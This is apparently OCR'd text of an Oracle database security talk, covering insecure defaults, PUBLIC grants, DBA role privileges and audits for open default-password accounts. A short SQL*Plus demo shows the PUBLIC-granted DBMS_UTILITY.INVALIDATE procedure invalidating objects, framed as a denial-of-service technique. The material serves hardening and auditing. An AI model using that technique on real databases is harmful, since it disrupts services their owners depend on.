
183.6.26 INVALIDATE Procedure

This procedure invalidates a database object and (optionally) modifies its PL/SQL compiler parameter settings. It also invalidates any objects that (directly or indirectly) depend on the object being invalidated.

Syntax


```
DBMS_UTILITY.INVALIDATE (
   p_object_id                NUMBER,
   p_plsql_object_settings    VARCHAR2 DEFAULT NULL,
   p_option_flags             PLS_INTEGER DEFAULT 0);
```

Anatomy Of A DDOS Attack (5:6)




```
SQL*Plus: Release 12.2.0.1.0 Production on Fri Apr 13 08:12:31 2018

Copyright (c) 1982, 2016, Oracle.  All rights reserved.

Enter user-name: / as sysdba

Connected to:
Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit Production


Session altered.


Session altered.

SQL> SELECT grantee FROM dba_tab_privs WHERE table_name = 'DBMS_UTILITY' ORDER BY 1;

GRANTEE
------------------------------
DBSFWUSER
DVSYS
GSMADMIN_INTERNAL
ORDSYS
PUBLIC
WMSYS

6 rows selected.
```

Anatomy Of A DDOS Attack (6:6)



```
SQL> CREATE TABLE test (
  2  testcol VARCHAR2(20));

Table created.

SQL> CREATE OR REPLACE PROCEDURE testproc IS
  2   i PLS_INTEGER;
  3  BEGIN
  4    SELECT COUNT(*)
  5    INTO i
  6    FROM test;
  7  END testproc;
  8  /

SP2-0804: Procedure created with compilation warnings

SQL> SELECT object_id, object_name, object_type
  2  FROM user_objects
  3  WHERE object_name = 'TESTPROC';

 OBJECT_ID OBJECT_NAME                    OBJECT_TYPE
---------- ------------------------------ ------------------------
     88434 TESTPROC                       PROCEDURE

SQL> SELECT object_id FROM user_objects WHERE object_name = 'TESTPROC';

 OBJECT_ID
----------
     88434
```



```
SQL> exec dbms_utility.invalidate(88434);

PL/SQL procedure successfully completed.

SQL> SELECT object_id, object_name
  2  FROM user_objects
  3  WHERE status = 'INVALID';

 OBJECT_ID OBJECT_NAME
---------- ------------------------------
     88434 TESTPROC
```

More Attacks

Attack Types

- There are 3 very different attack targets

- Data Theft
  - This is the only one the public is aware of
  - It is the only one that most organizations consider


- Data Alteration
  - Can benefit the attacker
  - Can create physical destruction
  - Can kill

- Database Misuse
  - Transforms the database into an attack tool
  - A commercial database is not what you think it is

What is a Commercial Database

Commercial RDBMS

- The Oracle Database is not a relational database ... it hasn't been one for decades ... it is a DEV environment
- The default database, at installation, contains 116,660 code objects
- The 2076 packages contain 24,684 separate programs
- No one in your organization knows what more than a couple dozen of them do



```
SQL> SELECT object_type, COUNT(*)
  2  FROM cdb_objects
  3  GROUP BY object_type;

OBJECT_TYPE                COUNT(*)
-------------------------- ----------
CONTEXT                            36
DATABASE LINK                       5
DESTINATION                         4
DIRECTORY                          27
EDITION                             2
EVALUATION CONTEXT                 26
FUNCTION                          762
JAVA CLASS                      74732
JAVA DATA                        2446
JAVA RESOURCE                    3387
JAVA SOURCE                         4
JOB                                43
LIBRARY                           503
OPERATOR                          120
PACKAGE                          2181
PACKAGE BODY                     2076
PROCEDURE                         467
PROGRAM                            21
QUEUE                              66
SCHEDULE                            8
SQL TRANSLATION PROFILE             1
SYNONYM                         23086
TRIGGER                           280
TYPE                             5755
TYPE BODY                         592
UNDEFINED                          30
```

Default Insecure

By Default, At Install, All Database Products Are Insecure

- Backward compatibility is more important than security
- Profiles
- Privileges
  - System Privileges
  - Object Privileges
- Users

Profiles

- No user needs to connect forever

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;

RESOURCE_NAME                    RESOURCE LIMIT
-------------------------------- -------- ----------
COMPOSITE_LIMIT                  KERNEL   UNLIMITED
CONNECT_TIME                     KERNEL   UNLIMITED
CPU_PER_CALL                     KERNEL   UNLIMITED
CPU_PER_SESSION                  KERNEL   UNLIMITED
IDLE_TIME                        KERNEL   UNLIMITED
LOGICAL_READS_PER_CALL           KERNEL   UNLIMITED
LOGICAL_READS_PER_SESSION        KERNEL   UNLIMITED
PRIVATE_SGA                      KERNEL   UNLIMITED
SESSIONS_PER_USER                KERNEL   UNLIMITED
FAILED_LOGIN_ATTEMPTS            PASSWORD 10
INACTIVE_ACCOUNT_TIME            PASSWORD UNLIMITED
PASSWORD_GRACE_TIME              PASSWORD 7
PASSWORD_LIFE_TIME               PASSWORD 180
PASSWORD_LOCK_TIME               PASSWORD 1
PASSWORD_REUSE_MAX               PASSWORD UNLIMITED
PASSWORD_REUSE_TIME              PASSWORD UNLIMITED
PASSWORD_VERIFY_FUNCTION         PASSWORD NULL

17 rows selected.
```

Profiles

- No user needs to connect forever
- No user needs unlimited cpu

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;

RESOURCE_NAME                    RESOURCE LIMIT
-------------------------------- -------- ----------
COMPOSITE_LIMIT                  KERNEL   UNLIMITED
CONNECT_TIME                     KERNEL   UNLIMITED
CPU_PER_CALL                     KERNEL   UNLIMITED
CPU_PER_SESSION                  KERNEL   UNLIMITED
IDLE_TIME                        KERNEL   UNLIMITED
LOGICAL_READS_PER_CALL           KERNEL   UNLIMITED
LOGICAL_READS_PER_SESSION        KERNEL   UNLIMITED
PRIVATE_SGA                      KERNEL   UNLIMITED
SESSIONS_PER_USER                KERNEL   UNLIMITED
FAILED_LOGIN_ATTEMPTS            PASSWORD 10
INACTIVE_ACCOUNT_TIME            PASSWORD UNLIMITED
PASSWORD_GRACE_TIME              PASSWORD 7
PASSWORD_LIFE_TIME               PASSWORD 180
PASSWORD_LOCK_TIME               PASSWORD 1
PASSWORD_REUSE_MAX               PASSWORD UNLIMITED
PASSWORD_REUSE_TIME              PASSWORD UNLIMITED
PASSWORD_VERIFY_FUNCTION         PASSWORD NULL

17 rows selected.
```

Profiles

- No user needs to connect forever
- No user needs unlimited cpu
- No user needs to be able to read every row in every table

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;

RESOURCE_NAME                    RESOURCE LIMIT
-------------------------------- -------- ----------
COMPOSITE_LIMIT                  KERNEL   UNLIMITED
CONNECT_TIME                     KERNEL   UNLIMITED
CPU_PER_CALL                     KERNEL   UNLIMITED
CPU_PER_SESSION                  KERNEL   UNLIMITED
IDLE_TIME                        KERNEL   UNLIMITED
LOGICAL_READS_PER_CALL           KERNEL   UNLIMITED
LOGICAL_READS_PER_SESSION        KERNEL   UNLIMITED
PRIVATE_SGA                      KERNEL   UNLIMITED
SESSIONS_PER_USER                KERNEL   UNLIMITED
FAILED_LOGIN_ATTEMPTS            PASSWORD 10
INACTIVE_ACCOUNT_TIME            PASSWORD UNLIMITED
PASSWORD_GRACE_TIME              PASSWORD 7
PASSWORD_LIFE_TIME               PASSWORD 180
PASSWORD_LOCK_TIME               PASSWORD 1
PASSWORD_REUSE_MAX               PASSWORD UNLIMITED
PASSWORD_REUSE_TIME              PASSWORD UNLIMITED
PASSWORD_VERIFY_FUNCTION         PASSWORD NULL

17 rows selected.
```

Profiles

- No user needs to connect forever
- No user needs unlimited cpu
- No user needs to be able to read every row in every table
- There is no excuse for reusing a password an unlimited number of times

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;

RESOURCE_NAME                    RESOURCE LIMIT
-------------------------------- -------- ----------
COMPOSITE_LIMIT                  KERNEL   UNLIMITED
CONNECT_TIME                     KERNEL   UNLIMITED
CPU_PER_CALL                     KERNEL   UNLIMITED
CPU_PER_SESSION                  KERNEL   UNLIMITED
IDLE_TIME                        KERNEL   UNLIMITED
LOGICAL_READS_PER_CALL           KERNEL   UNLIMITED
LOGICAL_READS_PER_SESSION        KERNEL   UNLIMITED
PRIVATE_SGA                      KERNEL   UNLIMITED
SESSIONS_PER_USER                KERNEL   UNLIMITED
FAILED_LOGIN_ATTEMPTS            PASSWORD 10
INACTIVE_ACCOUNT_TIME            PASSWORD UNLIMITED
PASSWORD_GRACE_TIME              PASSWORD 7
PASSWORD_LIFE_TIME               PASSWORD 180
PASSWORD_LOCK_TIME               PASSWORD 1
PASSWORD_REUSE_MAX               PASSWORD UNLIMITED
PASSWORD_REUSE_TIME              PASSWORD UNLIMITED
PASSWORD_VERIFY_FUNCTION         PASSWORD NULL

17 rows selected.
```

Object Privileges

- Object Privileges grant the right to access a database object
- Databases often grant unnecessary object privileges to PUBLIC that can compromise security and proprietary information

```
SQL*Plus: Release 19.0.0.0.0 - Production on Sun Oct 20 20:35:40 2019
Version 19.3.0.0.0

Copyright (c) 1982, 2019, Oracle.  All rights reserved.

Enter user-name: / as sysdba

Connected to:
Oracle Database 19c Enterprise Edition Release 19.0.0.0.0 - Production
Version 19.3.0.0.0


SQL> SELECT grantee
  2  FROM dba_tab_privs
  3  WHERE table_name = 'ALL_SOURCE';

GRANTEE
------------------------------
PUBLIC
DV_SECANALYST
```

Roles

```
SQL> select privilege
  2  FROM dba_sys_privs
  3  WHERE grantee = 'DBA'
  4  ORDER BY 1;

PRIVILEGE
----------------------------------
ADMINISTER ANY SQL TUNING SET
ADMINISTER DATABASE TRIGGER
ADMINISTER RESOURCE MANAGER
ADMINISTER SQL MANAGEMENT OBJECT
ADMINISTER SQL TUNING SET
ADVISOR
ALTER ANY ASSEMBLY
ALTER ANY CLUSTER
ALTER ANY CUBE
ALTER ANY CUBE BUILD PROCESS
ALTER ANY CUBE DIMENSION
ALTER ANY DIMENSION
ALTER ANY EDITION
ALTER ANY EVALUATION CONTEXT
ALTER ANY INDEX
ALTER ANY INDEXTYPE
ALTER ANY LIBRARY
ALTER ANY MATERIALIZED VIEW
ALTER ANY MEASURE FOLDER
ALTER ANY MINING MODEL
ALTER ANY OPERATOR
ALTER ANY OUTLINE
ALTER ANY PROCEDURE
ALTER ANY ROLE
ALTER ANY RULE
ALTER ANY RULE SET
ALTER ANY SEQUENCE
ALTER ANY SQL PROFILE
ALTER ANY SQL TRANSLATION PROFILE
ALTER ANY TABLE
ALTER ANY TRIGGER
ALTER ANY TYPE
ALTER DATABASE
ALTER PROFILE
ALTER RESOURCE COST
ALTER ROLLBACK SEGMENT
ALTER SESSION
ALTER SYSTEM
ALTER TABLESPACE
ALTER USER
ANALYZE ANY
ANALYZE ANY DICTIONARY
AUDIT ANY
AUDIT SYSTEM
```

```
BACKUP ANY TABLE
BECOME USER
CHANGE NOTIFICATION
COMMENT ANY MINING MODEL
COMMENT ANY TABLE
CREATE ANY ASSEMBLY
CREATE ANY CLUSTER
CREATE ANY CONTEXT
CREATE ANY CREDENTIAL
CREATE ANY CUBE
CREATE ANY CUBE BUILD PROCESS
CREATE ANY CUBE DIMENSION
CREATE ANY DIMENSION
CREATE ANY DIRECTORY
CREATE ANY EDITION
CREATE ANY EVALUATION CONTEXT
CREATE ANY INDEX
CREATE ANY INDEXTYPE
CREATE ANY JOB
CREATE ANY LIBRARY
CREATE ANY MATERIALIZED VIEW
CREATE ANY MEASURE FOLDER
CREATE ANY MINING MODEL
CREATE ANY OPERATOR
CREATE ANY OUTLINE
CREATE ANY PROCEDURE
CREATE ANY RULE
CREATE ANY RULE SET
CREATE ANY SEQUENCE
CREATE ANY SQL PROFILE
CREATE ANY SQL TRANSLATION
PROFILE
CREATE ANY SYNONYM
CREATE ANY TABLE
CREATE ANY TRIGGER
CREATE ANY TYPE
CREATE ANY VIEW
CREATE ASSEMBLY
CREATE CLUSTER
CREATE CREDENTIAL
CREATE CUBE
CREATE CUBE BUILD PROCESS
CREATE CUBE DIMENSION
CREATE DATABASE LINK
CREATE DIMENSION
CREATE EVALUATION CONTEXT
CREATE EXTERNAL JOB
CREATE INDEXTYPE
CREATE JOB
CREATE LIBRARY
CREATE MATERIALIZED VIEW
CREATE MEASURE FOLDER
```

```
CREATE MINING MODEL
CREATE OPERATOR
CREATE PLUGGABLE DATABASE
CREATE PROCEDURE
CREATE PROFILE
CREATE PUBLIC DATABASE LINK
CREATE PUBLIC SYNONYM
CREATE ROLE
CREATE ROLLBACK SEGMENT
CREATE RULE
CREATE RULE SET
CREATE SEQUENCE
CREATE SESSION
CREATE SQL TRANSLATION PROFILE
CREATE SYNONYM
CREATE TABLE
CREATE TABLESPACE
CREATE TRIGGER
CREATE TYPE
CREATE USER
CREATE VIEW
DEBUG ANY PROCEDURE
DEBUG CONNECT SESSION
DELETE ANY CUBE DIMENSION
DELETE ANY MEASURE FOLDER
DELETE ANY TABLE
DEQUEUE ANY QUEUE
DROP ANY ASSEMBLY
DROP ANY CLUSTER
DROP ANY CONTEXT
DROP ANY CUBE
DROP ANY CUBE BUILD PROCESS
DROP ANY CUBE DIMENSION
DROP ANY DIMENSION
DROP ANY DIRECTORY
DROP ANY EDITION
DROP ANY EVALUATION CONTEXT
DROP ANY INDEX
DROP ANY INDEXTYPE
DROP ANY LIBRARY
DROP ANY MATERIALIZED VIEW
DROP ANY MEASURE FOLDER
DROP ANY MINING MODEL
DROP ANY OPERATOR
DROP ANY OUTLINE
DROP ANY PROCEDURE
DROP ANY ROLE
DROP ANY RULE
DROP ANY RULE SET
DROP ANY SEQUENCE
DROP ANY SQL PROFILE
DROP ANY SQL TRANSLATION PROFILE
```

```
DROP ANY SYNONYM
DROP ANY TABLE
DROP ANY TRIGGER
DROP ANY TYPE
DROP ANY VIEW
DROP PROFILE
DROP PUBLIC DATABASE LINK
DROP PUBLIC SYNONYM
DROP ROLLBACK SEGMENT
DROP TABLESPACE
DROP USER
EM EXPRESS CONNECT
ENQUEUE ANY QUEUE
EXECUTE ANY ASSEMBLY
EXECUTE ANY CLASS
EXECUTE ANY EVALUATION CONTEXT
EXECUTE ANY INDEXTYPE
EXECUTE ANY LIBRARY
EXECUTE ANY OPERATOR
EXECUTE ANY PROCEDURE
EXECUTE ANY PROGRAM
EXECUTE ANY RULE
EXECUTE ANY RULE SET
EXECUTE ANY TYPE
EXECUTE ASSEMBLY
EXEMPT DDL REDACTION POLICY
EXEMPT DML REDACTION POLICY
EXPORT FULL DATABASE
FLASHBACK ANY TABLE
FLASHBACK ARCHIVE ADMINISTER
FORCE ANY TRANSACTION
FORCE TRANSACTION
GLOBAL QUERY REWRITE
GRANT ANY OBJECT PRIVILEGE
GRANT ANY PRIVILEGE
GRANT ANY ROLE
IMPORT FULL DATABASE
INSERT ANY CUBE DIMENSION
INSERT ANY MEASURE FOLDER
INSERT ANY TABLE
LOCK ANY TABLE
LOGMINING
MANAGE ANY FILE GROUP
MANAGE ANY QUEUE
MANAGE FILE GROUP
MANAGE SCHEDULER
MANAGE TABLESPACE
MERGE ANY VIEW
ON COMMIT REFRESH
QUERY REWRITE
READ ANY FILE GROUP
READ ANY TABLE
```

```
READ ANY TABLE
REDEFINE ANY TABLE
RESTRICTED SESSION
RESUMABLE
SELECT ANY CUBE
SELECT ANY CUBE BUILD PROCESS
SELECT ANY CUBE DIMENSION
SELECT ANY DICTIONARY
SELECT ANY MEASURE FOLDER
SELECT ANY MINING MODEL
SELECT ANY SEQUENCE
SELECT ANY TABLE
SELECT ANY TRANSACTION
SET CONTAINER
UNDER ANY TABLE
UNDER ANY TYPE
UNDER ANY VIEW
UPDATE ANY CUBE
UPDATE ANY CUBE BUILD PROCESS
UPDATE ANY CUBE DIMENSION
UPDATE ANY TABLE
USE ANY SQL TRANSLATION PROFILE

220 rows selected.
```

DBAs do not need the DBA role and should never be granted the DBA role.

They will never use a quarter of these privileges and don't know what many of them do!

User Accounts

- Do you know what accounts are available for use?
- How often do you review OPEN?

```
SQL> SELECT username, account_status, lock_date, expiry_date, created
  2  FROM dba_users
  3* ORDER BY account_status, created, username
```

- Every account created after the date on which SYS and SYSTEM were created should be justified on a regular basis
  - Why does it exist?
  - Who or what is using it?
  - What privileges does it have?
  - What are the minimum privileges that it needs?
  - When was the last time it was used?
  - When will the account password expire?

User Authentication and Permissions (1:2)

Explanation	Default passwords are passwords that have been created for purposes of installation and testing and that have been published and most often widely distributed. Not changing default passwords immediately after installation creates a substantial security risk.

Validation	`SELECT d.username, u.account_status`
	`FROM dba_users_with_defpwd d, dba_users u`
	`WHERE d.username = u.username`
	`AND u.account_status = 'OPEN';`

Findings	`USERNAME                       ACCOUNT_STATUS`
	`------------------------------ --------------------`
	`ABM                            OPEN`
	`AP                             OPEN -- Accounts Payable`
	`APPLSYSPUB                     OPEN`
	`AR                             OPEN -- Accounts Receivable`
	`FA                             OPEN -- Fixed Assets`
	`GL                             OPEN -- General Ledger`
	`JE                             OPEN -- Journal Entry`
	`SCOTT                          OPEN`
	`USER1                          OPEN`
	`VIDEO5                         OPEN`

